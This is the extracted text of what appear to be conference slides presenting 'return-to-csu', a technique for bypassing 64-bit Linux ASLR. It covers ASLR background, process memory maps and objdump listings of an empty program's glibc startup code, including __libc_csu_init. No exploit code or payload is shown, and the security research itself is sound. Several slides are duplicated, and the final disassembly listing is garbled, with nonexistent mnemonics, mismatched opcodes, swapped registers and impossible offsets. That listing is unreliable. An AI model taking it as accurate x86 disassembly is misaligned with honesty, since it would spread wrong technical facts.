



MARCH 20-23, 2018

MARINA BAY SANDS / SINGAPORE

return-to-csu:

A New Method to Bypass 64-bit Linux ASLR

Hector Marco, Ismael Ripoll



Dr. Hector Marco



Dr. Ismael Ripoll

- UWS-UPV Research collaboration
- Linux, Glibc and other open source Contributions
- Google, Packet Storm Security rewards
- Black Hat Asia 2016, DeepSec 2016, 2014 ...
- Multiple CVEs and security reports:
 - Root shell by pressing enter key for 70 seconds
 - Grub 28 or Backspace 28: root shell
- Working on low level security:
 - Linux ASLR integer overflow
 - AMD Bulldozer weakness
- Experience in low level solutions:
 - RenewSSP
 - ASLR-NG

- ASLR is present in all modern systems
- It is a barrier that attackers face in most attacks
- Assess its effectiveness in 64-bit systems is an endless task
- A generic method to bypass the ASLR in modern 64-bit systems could be re-used in multiple attacks scenarios.
- Can we create a generic method to bypass the ASLR in modern 64-bit systems?

This talk presents `return-to-csu`:

- A **direct** method to bypass the ASLR in 64-bit systems
- Demo will bypass SSP, NX, RELRO, PIE, FORTIFY ...

1. Brief of the ASLR in Linux
2. The real battlefield: Source vs executable code, they don't match!
3. Return-to-csu: A method to bypass the Linux ASLR in 64-bit systems
4. Making return-to-csu attack profitable
 - Rooper-mod: Auto exploit generation to drop shells
5. Demo: remote shell in a full protected 64-bit executable
 - Bypassing PIE, ASLR, NX, SSP, RELRO, etc.
6. Mitigations and conclusions

What ASLR is? (naive vision)


- Wikipedia: A computer security technique for preventing exploitation of memory corruption vulnerabilities.
- Stack, executable, libraries, heap, etc are randomized.

What is ASLR actually in Operating Systems?

- It is a concept implementation with a lot of different flavours
- Linux, Windows, Mac OS X, Android have different ASLRs
- They have huge differences: random bits per area, randomization forms such as per boot, per exec, etc.

Kernel loader randomization:


- **Stack:** At some random place close to the top
- **Executable:** If PIE then at random place close to the bottom else No-ASLR!
- **Heap:** If `randomize_va_space > 2` it will be placed at random offset from the executable else joint to the executable. From outside both look random.
- **Libraries:** Linux choose a random virtual address (`mmap_base`) between heap and stack. Then Linux will load the `ld.so` and jump to it.



Kernel loader randomization:

- **Stack:** At some random place close to the top
- **Executable:** If PIE then at random place close to the bottom else No-ASLR!
- **Heap:** If `randomize_va_space > 2` it will be placed at random offset from the executable else joint to the executable. From outside both look random.
- **Libraries:** Linux choose a random virtual address (`mmap_base`) between heap and stack. Then Linux will load the `ld.so` and jump to it.

Then Linux will load the `ld.so` and jump to it




Userland loader randomization:

Let's inspect the VM layout at the beginning of the **userland** execution

```
(gdb) b _dl_start
56133fa7e000-56133fa7f000 r-xp /home/BHAsia2018/test
56133fc7e000-56133fc80000 rw-p /home/BHAsia2018/test
7f2ce47b2000-7f2ce47d9000 r-xp /lib/x86_64-linux-gnu/ld-2.26.so
7f2ce49d9000-7f2ce49db000 rw-p /lib/x86_64-linux-gnu/ld-2.26.so
7f2ce49db000-7f2ce49dc000 rw-p
7ffefa453000-7ffefa474000 rw-p [stack]
7ffefa4d2000-7ffefa4d5000 r--p [vvar]
7ffefa4d5000-7ffefa4d7000 r-xp [vdso]
```

- Linux load the executable and the dynamic loader/linker (`ld.so`)
- The `libc.so` library is later loaded.




1. Brief of the Linux ASLR

Userland side randomization:

Let's inspect the VM layout at the beginning of the **executable** execution

```
(gdb) b _start
56133fa7e000-56133fa7f000 r-xp  /home/BHAsia2018/test
56133fc7e000-56133fc7f000 r--p  /home/BHAsia2018/test
56133fc7f000-56133fc80000 rw-p  /home/BHAsia2018/test
7f2ce43d2000-7f2ce45a8000 r-xp  /lib/x86_64-linux-gnu/libc-2.26.so
7f2ce45a8000-7f2ce47a8000 ---p  /lib/x86_64-linux-gnu/libc-2.26.so
7f2ce47a8000-7f2ce47ac000 r--p  /lib/x86_64-linux-gnu/libc-2.26.so
7f2ce47ac000-7f2ce47ae000 rw-p  /lib/x86_64-linux-gnu/libc-2.26.so
7f2ce47ae000-7f2ce47b2000 rw-p
7f2ce47b2000-7f2ce47d9000 r-xp  /lib/x86_64-linux-gnu/ld-2.26.so
7f2ce49b8000-7f2ce49ba000 rw-p
7f2ce49d9000-7f2ce49da000 r--p  /lib/x86_64-linux-gnu/ld-2.26.so
7f2ce49da000-7f2ce49db000 rw-p  /lib/x86_64-linux-gnu/ld-2.26.so
7f2ce49db000-7f2ce49dc000 rw-p
7ffefa453000-7ffefa474000 rw-p  [stack]
7ffefa4d2000-7ffefa4d5000 r--p  [vvar]
7ffefa4d5000-7ffefa4d7000 r-xp  [vdso]
```

- Libraries are loaded side by side there is no “more” randomization.
- There is randomization from userland.



1. Brief of the Linux ASLR

Parameter	Linux 32 bit (i386)	Linux 64 bit (x86_64)
ASLR Entropy (Linux)	Very low (8 bits = 256)	High (28 bits = 268,435,456)
ABI / call parameters	Stack	Registers
Attacks like ret2-X	Yes	No
Offset2lib	Partial	Partial
Brute force in practice	Yes	No?
Native PIC/PIE CPU support	No	Yes (\$rip)


- The ASLR in 64-bit systems is not only better but faster.
- Is not only a matter of entropy, the x64 ABI introduces a challenge.

Why Offset2lib attacks are “partially” possible?

- It is a practical ASLR bypass for 64-bit systems
- It was a generic method valid in multiple attack scenarios
- No longer possible in modern Linux (fixed in 2015)
- Part of the attack can still be used to de-randomize the executable
- But `exec-libc` offset is not longer a constant value

We need to find a alternative:

- As generic as possible to be reused in multiple attack scenarios
- Valid for 64-bit systems, deal with ABI, etc.



2. The real battlefield: The Attached code

empty.c

```
int main(int argc, const char *argv[]) {  
    return 0;  
}
```


2. The real battlefield: The Attached code

empty.c

```
int main(int argc, const char *argv[]) {  
    return 0;  
}
```

```
$ gcc empty.c -o empty  
$ nm -a empty | grep " t\| T"  
0000000000000520 t deregister_tm_clones  
00000000000005b0 t __do_global_ctors_aux  
0000000000200df8 t __do_global_ctors_aux_fini_array_entry  
0000000000000684 T _fini  
0000000000000684 t .fini  
0000000000200df8 t .fini_array  
00000000000005f0 t frame_dummy  
0000000000200df0 t __frame_dummy_init_array_entry  
00000000000004b8 T _init  
00000000000004b8 t .init  
0000000000200df0 t .init_array  
0000000000200df8 t __init_array_end  
0000000000200df0 t __init_array_start  
0000000000000680 T __libc_csu_fini  
0000000000000610 T __libc_csu_init  
00000000000005fa T main  
00000000000004d0 t .plt  
00000000000004e0 t .plt.got  
0000000000000560 t register_tm_clones  
00000000000004f0 T _start  
00000000000004f0 t .text
```

2. The real battlefield: The Attached code

empty.c

```
int main(int argc, const char *argv[]) {  
    return 0;  
}
```

```
$ gcc empty.c -o empty  
$ nm -a empty | grep " t\| T"  
0000000000000520 t deregister_tm_clones  
00000000000005b0 t __do_global_ctors_aux  
00000000000200df8 t __do_global_ctors_aux_fini_array_entry  
0000000000000684 T _fini  
0000000000000684 t .fini  
00000000000200df8 t .fini_array  
00000000000005f0 t frame_dummy  
00000000000200df0 t __frame_dummy_init_array_entry  
00000000000004b8 T _init  
00000000000004b8 t .init  
00000000000200df0 t .init_array  
00000000000200df8 t __init_array_end  
00000000000200df0 t __init_array_start  
0000000000000680 T __libc_csu_fini  
0000000000000610 T __libc_csu_init  
00000000000005fa T main  
00000000000004d0 t .plt  
00000000000004e0 t .plt.got  
0000000000000560 t register_tm_clones  
00000000000004f0 T _start  
00000000000004f0 t .text
```

Wait a moment !! My C program only had `main()`, right?

What are these other functions?
From where? Who? When? ...

Is this code is in the executable area? Why?

2. The real battlefield: The Attached code

```
$ objdump -d empty
```

```
empty:      file format elf64-x86-64
```

```
Disassembly of section .init:
```

```
000000000000004b8 <_init>:
```

```
4b8:  48 83 ec 08      sub    $0x8,%rsp
4bc:  48 8b 05 25 0b 20 00  mov    0x200b25(%rip),%rax      # 200fe8 <__gmon_start__>
4c3:  48 85 c0          test   %rax,%rax
4c6:  74 02            je     4ca <_init+0x12>
4c8:  ff d0            callq  *%rax
4ca:  48 83 c4 08      add    $0x8,%rsp
4ce:  c3              retq
```

```
Disassembly of section .plt:
```

```
000000000000004d0 <.plt>:
```

```
4d0:  ff 35 f2 0a 20 00  pushq  0x200af2(%rip)      # 200fc8 <_GLOBAL_OFFSET_TABLE_+0x8>
4d6:  ff 25 f4 0a 20 00  jmpq   *0x200af4(%rip)      # 200fd0 <_GLOBAL_OFFSET_TABLE_+0x10>
4dc:  0f 1f 40 00      nopl   0x0(%rax)
```

```
Disassembly of section .plt.got:
```

```
000000000000004e0 <__cxa_finalize@plt>:
```

```
4e0:  ff 25 12 0b 20 00  jmpq   *0x200b12(%rip)      # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
4e6:  66 90            xchg   %ax,%ax
```

2. The real battlefield: The Attached code

\$ objdump -d empty

```
e Disassembly of section .text:
00000000000004f0 <_start>:
D  4f0:  31 ed                xor    %ebp,%ebp
0  4f2:  49 89 d1             mov    %rdx,%r9
D  4f5:  5e                  pop    %rsi
0  4f6:  48 89 e2             mov    %rsp,%rdx
D  4f9:  48 83 e4 f0          and    $0xfffffffffffffff0,%rsp
0  4fd:  50                  push   %rax
D  4fe:  54                  push   %rsp
0  4ff:  4c 8d 05 7a 01 00 00 lea     0x17a(%rip),%r8      # 680 <__libc_csu_fini>
D  506:  48 8d 0d 03 01 00 00 lea     0x103(%rip),%rcx     # 610 <__libc_csu_init>
0  50d:  48 8d 3d e6 00 00 00 lea     0xe6(%rip),%rdi      # 5fa <main>
D  514:  ff 15 c6 0a 20 00    callq *0x200ac6(%rip)       # 200fe0 <__libc_start_main@GLIBC_2.2.5>
0  51a:  f4                  hlt
D  51b:  0f 1f 44 00 00       nopl   0x0(%rax,%rax,1)

0000000000000520 <deregister_tm_clones>:
0  520:  48 8d 3d e9 0a 20 00 lea     0x200ae9(%rip),%rdi   # 201010 <__TMC_END__>
D  527:  55                  push   %rbp
0  528:  48 8d 05 e1 0a 20 00 lea     0x200ae1(%rip),%rax   # 201010 <__TMC_END__>
D  52f:  48 39 f8             cmp    %rdi,%rax
0  532:  48 89 e5             mov    %rsp,%rbp
D  535:  74 19             je     550 <deregister_tm_clones+0x30>
0  537:  48 8b 05 9a 0a 20 00 mov     0x200a9a(%rip),%rax   # 200fd8 <_ITM_deregisterTMCloneTable>
D  53e:  48 85 c0             test   %rax,%rax
0  541:  74 0d             je     550 <deregister_tm_clones+0x30>
D  543:  5d                  pop    %rbp
0  544:  ff e0             jmpq   %rax
D  546:  66 2e 0f 1f 84 00 00 nopw    %cs:0x0(%rax,%rax,1)
0  54d:  00 00 00
D  550:  5d                  pop    %rbp
0  551:  c3                  retq
D  552:  0f 1f 40 00       nopl   0x0(%rax)
0  556:  66 2e 0f 1f 84 00 00 nopw    %cs:0x0(%rax,%rax,1)
D  55d:  00 00 00
```


2. The real battlefield: The Attached code

\$ objdump -d empty

```
Disassembly of section .text:
0000000000000560 <register_tm_clones>:
560: 48 8d 3d a9 0a 20 00    lea    0x200aa9(%rip),%rdi    # 201010 <__TMC_END__>
567: 48 8d 35 a2 0a 20 00    lea    0x200aa2(%rip),%rsi    # 201010 <__TMC_END__>
56e: 55                    push   %rbp
56f: 48 29 fe              sub    %rdi,%rsi
572: 48 89 e5              mov    %rsp,%rbp
575: 48 c1 fe 03          sar    $0x3,%rsi
579: 48 89 f0              mov    %rsi,%rax
57c: 48 c1 e8 3f          shr    $0x3f,%rax
580: 48 01 c6              add    %rax,%rsi
583: 48 d1 fe              sar    %rsi
586: 74 18                je     5a0 <register_tm_clones+0x40>
588: 48 8b 05 61 0a 20 00    mov    0x200a61(%rip),%rax    # 200ff0 <_ITM_registerTMCloneTable>
58f: 48 85 c0              test   %rax,%rax
592: 74 0c                je     5a0 <register_tm_clones+0x40>
594: 5d                    pop    %rbp
595: ff e0                jmpq   *%rax
597: 66 0f 1f 84 00 00 00    nopw   0x0(%rax,%rax,1)
59e: 00 00
5a0: 5d                    pop    %rbp
5a1: c3                    retq
5a2: 0f 1f 40 00          nopl   0x0(%rax)
5a6: 66 2e 0f 1f 84 00 00    nopw   %cs:0x0(%rax,%rax,1)
5ad: 00 00 00
```

2. The real battlefield: The Attached code

\$ objdump -d empty

```
Disassembly of section .text:

00000000000005b0 <__do_global_dtors_aux>:
5b0: 80 3d 59 0a 20 00 00    cmpb   $0x0,0x200a59(%rip)          # 201010 <__TMC_END__>
5b7: 75 2f                  jne     5e8 <__do_global_dtors_aux+0x38>
5b9: 48 83 3d 37 0a 20 00    cmpq   $0x0,0x200a37(%rip)          # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
5c0: 00
5c1: 55                    push    %rbp
5c2: 48 89 e5              mov     %rsp,%rbp
5c5: 74 0c                  je      5d3 <__do_global_dtors_aux+0x23>
5c7: 48 8b 3d 3a 0a 20 00    mov     0x200a3a(%rip),%rdi          # 201008 <__dso_handle>
5ce: e8 0d ff ff ff        callq   4e0 <__cxa_finalize@plt>
5d3: e8 48 ff ff ff        callq   520 <deregister_tm_clones>
5d8: c6 05 31 0a 20 00 01    movb    $0x1,0x200a31(%rip)          # 201010 <__TMC_END__>
5df: 5d                    pop     %rbp
5e0: c3                    retq
5e1: 0f 1f 80 00 00 00 00    nopl    0x0(%rax)
5e8: f3 c3                repz    retq
5ea: 66 0f 1f 44 00 00      nopw    0x0(%rax,%rax,1)
00000000000005f0 <frame_dummy>:
5f0: 55                    push    %rbp
5f1: 48 89 e5              mov     %rsp,%rbp
5f4: 5d                    pop     %rbp
5f5: e9 66 ff ff ff        jmpq    560 <register_tm_clones>
00000000000005fa <main>:
5fa: 55                    push    %rbp
5fb: 48 89 e5              mov     %rsp,%rbp
5fe: 89 7d fc              mov     %edi,-0x4(%rbp)
601: 48 89 75 f0           mov     %rsi,-0x10(%rbp)
605: b8 00 00 00 00        mov     $0x0,%eax
60a: 5d                    pop     %rbp
60b: c3                    retq
60c: 0f 1f 40 00           nopl    0x0(%rax)
```

2. The real battlefield: The Attached code

\$ objdump -d empty

```
Disassembly of section .text:
0000000000000610 <__libc_csu_init>:
610:      41 57          push    %r15
612:      41 56          push    %r14
614:      41 89 ff      mov     %edi,%r15d
617:      41 55          push    %r13
619:      41 54          push    %r12
61b:      4c 8d 25 ce 07 20 00 lea     0x2007ce(%rip),%r12    # 200df0 <__frame_dummy_init_array_entry>
622:      55            push    %rbp
623:      48 8d 2d ce 07 20 00 lea     0x2007ce(%rip),%rbp    # 200df8 <__init_array_end>
62a:      53            push    %rbx
62b:      49 89 f6      mov     %rsi,%r14
62e:      49 89 d5      mov     %rdx,%r13
631:      4c 29 e5      sub     %r12,%rbp
634:      48 83 ec 08   sub     $0x8,%rsp
638:      48 c1 fd 03   sar     $0x3,%rbp
63c:      e8 77 fe ff ff callq   4b8 <__init>
641:      48 85 ed      test    %rbp,%rbp
644:      74 20          je      666 <__libc_csu_init+0x56>
646:      31 db          xor     %ebx,%ebx
648:      0f 1f 84 00 00 00 00 nopl    0x0(%rax,%rax,1)
64f:      00
650:      4c 89 ea      mov     %r13,%rdx
653:      4c 89 f6      mov     %r14,%rsi
656:      44 89 ff      mov     %r15d,%edi
659:      41 ff 14 dc   callq   *(%r12,%rbx,8)
65d:      48 83 c3 01   add     $0x1,%rbx
661:      48 39 dd      cmp     %rbx,%rbp
664:      75 ea          jne     650 <__libc_csu_init+0x40>
666:      48 83 c4 08   add     $0x8,%rsp
66a:      5b            pop     %rbx
66b:      5d            pop     %rbp
66c:      41 5c          pop     %r12
66e:      41 5d          pop     %r13
670:      41 5e          pop     %r14
672:      41 5f          pop     %r15
674:      c3            retq
```

2. The real battlefield: The Attached code

```
$ objdump -d empty
```

```
Disassembly of section .text:
```

```
0:
```

```
D
```

```
0:
```

```
0:
```

```
00000000000000680 <__libc_csu_fini>:
```

```
680:      f3 c3                repz retq
```

```
Disassembly of section .fini:
```

```
00000000000000684 <_fini>:
```

```
684:      48 83 ec 08          sub    $0x8,%rsp
```

```
688:      48 83 c4 08          add    $0x8,%rsp
```

```
68c:      c3
```

```
D
```

```
0:
```

```
0:
```

```
0:
```

```
0:
```

```
0:
```

```
D
```

```
0:
```

```
0:
```

```
0:
```

```
0:
```

```
0:
```

```
0:
```

```
0:
```

```
0:
```

```
0:
```

```
0:
```

```
0:
```

```
0:
```

```
0:
```


2. The real battlefield: The Attached code

Application source code

```
$ cat empty.c
int main(int argc, const char *argv[]){
    return 0;
}
```

Application compiled code

```
empty:      file format elf64-x86_64

Disassembly of section .init:

00000000000004b8 <.init>:
4b8: 48 83 ec 08      sub    $0x8,%r12
4bc: 48 b8 05 2a 20 00 mov     0x200a52a(%rip),%rax
4c0: 48 83 c0         test   %rax,%rax
4c3: 74 02          je     <.init+0x2>
4c5: ff 00         callq *%rax
4c7: 48 83 c4 08      add     $0x8,%r12
4ca: c3            retq

Disassembly of section .plt:

00000000000004d0 <.plt>:
4d0: ff 35 c2 0a 20 00 jmpq    0x200a5c2(%rip)
4d6: ff 25 f4 0a 20 00 jmpq    0x200a5f4(%rip)
4dc: 0f 1f 40 00     nopl   0x0(%rax)

Disassembly of section .plt.got:

00000000000004e0 <_cxa_finalize@plt>:
4e0: ff 2d 12 0b 20 00 jmpq    0x200b12(%rip)
4e6: 66 2e          xchg   %eax,%eax

Disassembly of section .text:

00000000000004f0 <.text>:
4f0: 31 ad          xor     %ebx,%ebx
4f2: 49 89 d1        mov     %ebx,%ecx
4f5: 5a            pop     %eax
4f6: 48 89 a2        mov     %ecx,%edx
4f9: 48 83 a4 f0     and     $0xfffffffffff0,%r12
4fe: 50            push    %rax
4ff: 54            push    %r12
4ff: 4c 8d 05 7a 01 00 00 lea     0x7a010005(%rip),%r8
506: 48 8d 04 03 01 00 00 lea     0x3010004(%rip),%rax
50d: 48 8d 3d 84 00 00 00 lea     0x8400003d(%rip),%r12
514: ff 15 c6 0a 20 00 callq   0x200a5c6(%rip)
51a: f4            hit     0x0
51b: 0f 1f 44 00 00     nopl   0x0(%rax,%rax,1)

0000000000000520 <@register_tm_clones>:
520: 48 8d 3d a9 0a 20 00 lea     0x200aa9(%rip),%r12
527: 55            push    %rbp
528: 48 8d 05 a1 0a 20 00 lea     0x200aa1(%rip),%rax
52f: 48 39 f8        cmp     %rax,%r12
532: 48 89 a5        mov     %r12,%rbp
535: 74 19          je     .L55
537: 48 8b 05 9a 0a 20 00 mov     0x200a9a(%rip),%rax
53a: 48 85 c0        test    %rax,%rax
541: 74 04          je     .L55
543: 54            pop     %rbp
544: ff 00         callq *%rax
546: 66 2a 0f 1f 84 00 00 tcd     0x0(%rax,%rax,1)
54d: 00 00 00 00     nopw   0x0(%rax,%rax,1)
550: 54            pop     %rbp
551: c3            retq
552: 0f 1f 40 00     nopl   0x0(%rax)
556: 66 2a 0f 1f 84 00 00 tcd     0x0(%rax,%rax,1)
55d: 00 00 00 00     nopw   0x0(%rax,%rax,1)

0000000000000560 <@register_tm_clones>:
560: 48 8d 3d a9 0a 20 00 lea     0x200aa9(%rip),%r12
567: 48 8d 35 a2 0a 20 00 lea     0x200aa2(%rip),%r12
56a: 55            push    %rbp
56f: 48 29 fa        sub     %r12,%r12
572: 48 89 a0        mov     %r12,%rbp
575: 48 c1 fa 03      sar     $0x3,%r12
579: 48 89 20        mov     %r12,%rax
57c: 48 c1 e8 1f      shr     $0xe,%rax
580: 48 01 c6        add     %rax,%r12
583: d1 fa          sar     %r12
586: 74 18          je     .L56
588: 48 8b 05 61 0a 20 00 mov     0x200a61(%rip),%rax
58f: 48 85 c0        test    %rax,%rax
592: 74 0c          je     .L56
594: 54            pop     %rbp
595: ff 00         callq *%rax
597: 66 0f 1f 84 00 00 00 tcd     0x0(%rax,%rax,1)
59a: 54            pop     %rbp
5a1: c3            retq
5a2: 0f 1f 40 00     nopl   0x0(%rax)
5a6: 66 2a 0f 1f 84 00 00 tcd     0x0(%rax,%rax,1)
5ad: 00 00 00 00     nopw   0x0(%rax,%rax,1)

00000000000005b0 <_do_global_ctors_aux>:
5b0: 80 3d 59 0a 20 00 00 cmp     $0x0,0x200a59(%rip)
5b7: 75 2f          jne     .L57
5b9: 48 83 3d 37 0a 20 00 cmp     $0x0,0x200a37(%rip)
5bd: 00            push    %rbp
5be: 55            push    %rbp
5c2: 48 89 a5        mov     %rbp,%r12
5c5: 74 0c          je     .L57
5c7: 48 8b 3d 3a 0a 20 00 mov     0x200a3a(%rip),%r12
5ca: 48 04 ff ff ff callq   0x0(<_cxa_finalize@plt>)
5cd: a8 48 ff ff ff callq   0x0(<@register_tm_clones>)
5d8: c6 05 31 0a 20 00 01 movb    0x1,0x200a31(%rip)
5db: 5d            pop     %rbp
5dc: c3            retq
5e1: 0f 1f 80 00 00 00 00 nopl    0x0(%rax)
5e8: c3 c3         retnq  0x0(%rax,%rax,1)
5ea: 66 0f 1f 44 00 00     nopw   0x0(%rax,%rax,1)

00000000000005f0 <frame_dummy>:
5f0: 55            push    %rbp
5f1: 48 89 a5        mov     %rbp,%rbp
5f4: 5d            pop     %rbp
5f5: 48 89 a5        mov     %rbp,%rbp
5f8: c3            retq

00000000000005fa <main>:
5fa: 55            push    %rbp
5fb: 48 89 a5        mov     %rbp,%rbp
5fd: 89 76 f0        mov     %rbp,%r12
601: 48 89 75 f0      mov     %r12,%r10
605: b8 00 00 00 00 00 mov     $0x0,%rax
60a: 5d            pop     %rbp
60b: c3            retq
60c: 0f 1f 40 00     nopl   0x0(%rax)

0000000000000610 <_libc_csu_init>:
610: 41 57          push    %r15
612: 41 56          push    %r14
614: 41 59 ff        mov     %r15,%r15d
617: 41 55          push    %r13
619: 41 54          push    %r12
61b: 4c 8d 25 ca 07 20 00 lea     0x7ca0725(%rip),%r12
622: 55            push    %rbp
623: 48 8d 2d ca 07 20 00 lea     0x7ca072d(%rip),%rbp
628: 49 89 f6        mov     %r12,%r14
62a: 49 89 c5        mov     %r14,%r13
631: c0 29 a5        sub     %r12,%rbp
634: 48 83 ac f8      sar     $0x3,%rbp
638: 48 c3 f8 03      sar     $0x3,%rbp
63b: 48 77 ff ff ff callq   0x0(<.init>)
641: 48 83 ad        test    %rbp,%rbp
644: 74 20          je     .L66
646: 48 b8 0a 00 00 00 00 mov     0xa,%rax
648: 0f 1f 84 00 00 00 00 nopl    0x0(%rax,%rax,1)
64f: 00            push    %rbp
650: 4c 89 aa        mov     %r13,%r12
653: c0 89 f6        mov     %r12,%r14
656: 48 b8 0a 00 00 00 00 mov     0xa,%rax
659: 41 ff 34 c0      callq   0x0(<.L66+8>)
65d: 48 83 c3 01      add     $0x1,%rbp
661: 48 19 ad        cmp     %rbp,%rbp
664: 75 aa          jne     .L66
666: 48 83 c4 08      add     $0x8,%rbp
66a: 5b            pop     %rbp
66b: 5d            pop     %rbp
66c: 41 5c          push    %r12
66e: 41 5d          push    %r13
670: 41 5a          push    %r14
672: 41 5f          push    %r15
674: c3            retq
675: 90            nopl    0x0(%rax,%rax,1)
676: 66 2a 0f 1f 84 00 00 tcd     0x0(%rax,%rax,1)
67d: 00 00 00 00     nopw   0x0(%rax,%rax,1)

0000000000000680 <_libc_csu_fini>:
680: c3 c3         retnq  0x0(%rax,%rax,1)

Disassembly of section .fini:

0000000000000684 <.fini>:
684: 48 83 ac 05      sar     $0x5,%rbp
688: 48 83 c4 08      add     $0x8,%rbp
68c: c3            retq
```

